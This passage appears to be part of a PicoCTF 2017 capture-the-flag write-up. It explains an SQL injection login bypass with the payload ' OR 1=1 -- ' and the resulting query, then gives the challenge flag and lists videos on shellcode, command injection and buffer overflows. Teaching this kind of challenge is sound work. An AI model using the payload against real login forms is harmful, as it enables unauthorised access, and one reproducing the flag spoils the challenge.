
However, this dosen’t work, as there are the extra dangling ‘ ‘ ‘, which causes a syntax error like: ‘Unclosed quotation mark after the character string’.

5. Hence, to do our SQL Injection, the universal SQL statement/query to use is ‘ ' OR 1=1 – ‘:

```
SELECT * FROM users WHERE user = '' OR 1=1 -- ' AND pass = '...';
```

Which will allow you to access the SQL database, and allow you to get the flag.





Solution/Flag:

be_careful_what_you_let_people_ask_a42bdcd494e520d364018f9b3e0c645a

Video #36 – Crafting Shellcode | PicoCTF 2017 [36] Shells (Level 2)

Video #37 – Injecting Shellcode | PicoCTF 2017 [37] Shellz (Level 2)

Video #38 – Two’s Complement | PicoCTF 2017 [38] Guess The Number (Level 2)

Video #39 – Intro Format String Vulnerability | PicoCTF 2017 [39] "I've Got a Secret" (Level 2)

Video #40 – BASH Command Injection | PicoCTF 2017 [40] "Flagasy..1" (Level 2)

Video #41 – GETS Buffer Overflow | PicoCTF 2017 [41] "VR Gear Console" (Level 2)

Video #42 – ZIP File Magic Bytes | PicoCTF 2017 [41] "Missing Identity" (Level 2)